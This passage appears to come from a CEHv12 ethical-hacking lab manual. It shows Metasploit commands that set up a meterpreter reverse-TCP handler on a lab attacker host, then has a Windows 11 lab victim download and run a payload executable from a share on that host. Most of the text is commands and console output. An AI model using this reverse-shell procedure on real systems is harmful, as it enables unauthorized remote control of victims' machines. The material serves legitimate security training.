
Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true

msf6 >

```

10. In Metasploit type **use exploit/multi/handler** and press **Enter**.

11. Now, type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.



The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following Metasploit command history:

```
[*] =[ metasploit v6.1.9-dev ]  
+ --=[ 2169 exploits - 1149 auxiliary - 398 post ]  
+ --=[ 592 payloads - 45 encoders - 10 nops ]  
+ --=[ 9 evasion ]  
  
Metasploit tip: Enable HTTP request and response logging  
with set HttpTrace true  
  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) >
```

12. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.

13. Type **set lport 444** and press **Enter** to set lport.

14. Now, type **run** in the Metasploit console and press **Enter**.


The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following Metasploit configuration:

```
[*] msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.1.13:444
```


15. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine.

16. Open any web browser (here, Mozilla Firefox). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.


17. Click on **Windows.exe** to download the file.



18. Once you click on the **Windows.exe** file, the **Opening Windows.exe** pop-up appears click on **Save File**.



19. Double-click the Windows.exe file. The **Open File - Security** Warning window appears; click **Run**.



20. Leave the **Windows 11** machine running and click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.

```

[+] =[ metasploit v6.1.9-dev
+ -- --=[ 2169 exploits - 1149 auxiliary - 398 post
+ -- --=[ 592 payloads - 45 encoders - 10 nops
+ -- --=[ 9 evasion

